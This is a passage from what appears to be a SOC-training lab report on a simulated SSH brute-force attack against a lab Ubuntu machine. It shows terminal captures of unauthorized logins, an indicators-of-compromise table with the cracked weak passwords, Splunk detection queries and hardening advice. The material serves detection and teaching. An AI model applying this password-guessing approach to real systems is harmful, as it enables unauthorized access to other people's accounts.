New release '24.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

john@ubuntu2204:~$ whoami
john
john@ubuntu2204:~$

```

Figure 9 — Successful unauthorized SSH session as user 'john' on 192.168.56.101

```

Session Actions Edit View Help
peter@kali: ~/Documents  ram@ubuntu2204: ~
Usage of /: 38.9% of 16.07GB  Swap usage: 0%  Users logged in: 1

Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

New release '24.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

john@ubuntu2204:~$ whoami
john
john@ubuntu2204:~$ exit
logout
Connection to 192.168.56.101 closed.

(peter@kali)-[~/Documents]
$ ssh ram@192.168.56.101
ram@192.168.56.101's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-185-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Tue Jun 30 04:37:30 AM UTC 2026

System load: 0.01      Memory usage: 8%      Processes:      130
Usage of /: 38.9% of 16.07GB  Swap usage: 0%      Users logged in: 1

Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

New release '24.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

ram@ubuntu2204:~$ whoami
ram
ram@ubuntu2204:~$

```

Figure 10 — Successful unauthorized SSH session as user 'ram' on 192.168.56.101

## 6. Threat Indicators (Indicators of Compromise)

Based on the log analysis and attack evidence gathered, the following Indicators of Compromise (IoCs) were identified. These IoCs can be used to configure detection rules, SIEM alerts, and firewall block lists to prevent future incidents.

| Indicator Type       | Value / Detail                                    | Severity |
|----------------------|---------------------------------------------------|----------|
| Attacker IP Address  | 192.168.56.102                                    | HIGH     |
| Failed Login Volume  | 764 failed SSH attempts in ~14 minutes            | HIGH     |
| Attack Tool          | Hydra v9.6 (THC-Hydra) — SSH brute-force          | HIGH     |
| Attack Pattern       | Rapid sequential SSH auth failures from single IP | HIGH     |
| Compromised Account  | john — password: john123 (weak, predictable)      | HIGH     |
| Compromised Account  | ram — password: ram123 (weak, predictable)        | HIGH     |
| Compromised Account  | sita — password: sita123 (weak, predictable)      | HIGH     |
| Targeted Usernames   | john, root, ram, sita, admin, lakhsam, ubuntu     | MEDIUM   |
| Attack Protocol      | SSH — TCP Port 22                                 | MEDIUM   |
| Attack Timeframe     | July 1, 2026 — 10:19 AM to 10:33 AM               | MEDIUM   |
| Attempts per Minute  | ~60 attempts/minute (automated tooling confirmed) | HIGH     |
| Post-Attack Sessions | Successful logins: john (×3), ram (×2), sita (×2) | HIGH     |



## 7. SIEM Dashboard Analysis (Splunk)

The collected auth.log data was ingested into Splunk Enterprise (running via Docker) for SIEM-based visualization. A custom dashboard titled 'SSH Brute Force Investigation' was created using Splunk Classic Dashboards with SPL (Search Processing Language) queries. The dashboard provides a comprehensive 5-panel view of the attack.

|                       |                                        |
|-----------------------|----------------------------------------|
| <b>SIEM Platform</b>  | Splunk Enterprise (Trial)              |
| <b>Deployment</b>     | Docker — splunk/splunk:latest          |
| <b>Dashboard Name</b> | SSH Brute Force Investigation          |
| <b>Log Source</b>     | auth_logs.txt (from /var/log/auth.log) |
| <b>Total Events</b>   | 1,984 log entries indexed              |
| <b>Access URL</b>     | http://localhost:8000                  |

### 7.1 Total Brute Force Attempts — Single Value Panel

The top-level panel displays the total count of failed SSH authentication attempts detected. The value of 764 confirms a high-volume, automated brute-force campaign. This panel was created using the SPL query: `source="auth_logs.txt" "Failed password" | stats count as "Total Failed Attempts"`




Figure 11 — Splunk Single Value panel showing 764 total brute-force attempts

## 7.2 Attack Timeline — Failed Logins Over Time

The timeline chart reveals two distinct bursts of attack activity — Phase 1 (single username, 10:19–10:23 AM) and Phase 2 (multi-username, 10:25–10:33 AM). Peak attack density reached approximately 50 failed attempts per minute interval, clearly visualizing the automated nature of the attack.




Figure 12 — Splunk Timeline: attack bursts visible at 10:21 AM and 10:27–10:32 AM on July 1, 2026

## 7.3 Targeted User Accounts — Pie Chart

The targeted usernames pie chart shows that user 'john' received the largest share of attack attempts, followed by invalid usernames, root, ram, and sita. This breakdown is consistent with the attacker using a standard username wordlist that included both valid system accounts and non-existent names.




Figure 13 — Splunk Pie Chart: john most targeted, followed by invalid accounts, root, ram, and sita

## 7.4 Top Attacking IP Addresses — Bar Chart

The Top Attacking IPs bar chart confirms that 100% of the attack traffic originated from a single IP — 192.168.56.102 (Kali Linux attacker). With 759 recorded failed attempts, this single-source concentration is characteristic of a manual targeted attack rather than a distributed botnet campaign.




Figure 14 — Splunk Bar Chart: 192.168.56.102 as sole attacker with 759 failed attempts

## 7.5 Failed vs Successful Logins — Pie Chart

The final panel compares failed versus successful login attempts. The overwhelming segment representing failures visually demonstrates the brute-force nature of the attack, with a small sliver indicating the 7 successful logins — confirming that the attack ultimately succeeded in compromising valid user accounts.




Figure 15 — Splunk Pie Chart: failed logins dominate; small successful segment confirms account compromise

## 8. Security Recommendations

Based on the findings of this investigation, the following security controls are recommended to prevent, detect, and mitigate SSH brute-force attacks. These recommendations follow industry best practices aligned with NIST SP 800-53 and CIS Benchmark controls.

**R1****Implement Account Lockout with Fail2Ban**

Install and configure Fail2Ban to automatically block IP addresses after 5 failed SSH attempts within 60 seconds. This would have blocked 192.168.56.102 within the first minute, preventing all 764 subsequent attempts.

**R2****Disable Password Authentication — Use SSH Keys Only**

Set 'PasswordAuthentication no' in /etc/ssh/sshd\_config and enforce SSH key-based authentication. Private key authentication is cryptographically strong and immune to brute-force attacks.

**R3****Enforce a Strong Password Policy**

Passwords like john123, ram123, and sita123 were cracked within minutes. Enforce minimum 12-character passwords with complexity requirements using the pam\_pwquality module on all user accounts.

**R4****Disable Root SSH Login**

Set 'PermitRootLogin no' in /etc/ssh/sshd\_config. Root access should only be obtained via sudo from a regular authenticated user, preventing direct root compromise via SSH.

**R5****Restrict SSH Access via Firewall Rules**

Configure UFW to allow SSH only from known trusted IP ranges: 'ufw allow from <trusted\_ip> to any port 22'. This eliminates attack surface for all unauthorized source IPs.

**R6****Change SSH to a Non-Standard Port**

Moving SSH from port 22 to a non-standard port (e.g., 44322) reduces automated scanning and opportunistic attacks significantly, as most automated tools target port 22 by default.

**R7**

### **Deploy Real-Time SIEM Alerting**

Configure Splunk alerts to trigger when failed SSH attempts exceed 10 within 60 seconds from any single IP. Real-time alerting dramatically reduces Mean Time to Detect (MTTD) from hours to seconds.

**R8**

### **Enable Multi-Factor Authentication (MFA)**

Enable two-factor authentication for SSH using the Google Authenticator PAM module. MFA ensures that even if credentials are compromised, the attacker cannot gain access without the second factor.

## 9. Conclusion

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This project successfully demonstrates the complete lifecycle of an SSH brute-force attack — from initial reconnaissance and credential cracking through to unauthorized access, log analysis, and SIEM-based threat visualization. The exercise provides practical, hands-on experience that directly mirrors the day-to-day responsibilities of a SOC analyst.

Key outcomes include the successful simulation of a real-world brute-force attack using Hydra, the identification and extraction of 764 failed authentication attempts from raw system logs, and the confirmation of three compromised user accounts (john, ram, sita). The attack evidence was systematically organized into a professional Splunk SIEM dashboard that visualizes attack timelines, source IPs, targeted usernames, and login success ratios.

The most significant finding is that all three compromised accounts used predictable, easily guessable passwords — highlighting that weak password policies remain one of the most exploitable vulnerabilities in any organization. The absence of account lockout mechanisms allowed the attacker to make hundreds of attempts without interruption.

The eight security recommendations provided in this report, if implemented together, would have prevented this attack entirely. Fail2Ban alone would have blocked the attacker within the first 60 seconds, and SSH key authentication would have made brute-force attacks computationally infeasible.

This project has built practical competency in log analysis, Linux security monitoring, SIEM operations, and incident documentation — skills that are directly applicable to SOC Analyst, Security Monitoring Analyst, and Incident Response roles in enterprise, MSSP, and government cybersecurity environments.

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*End of Report*

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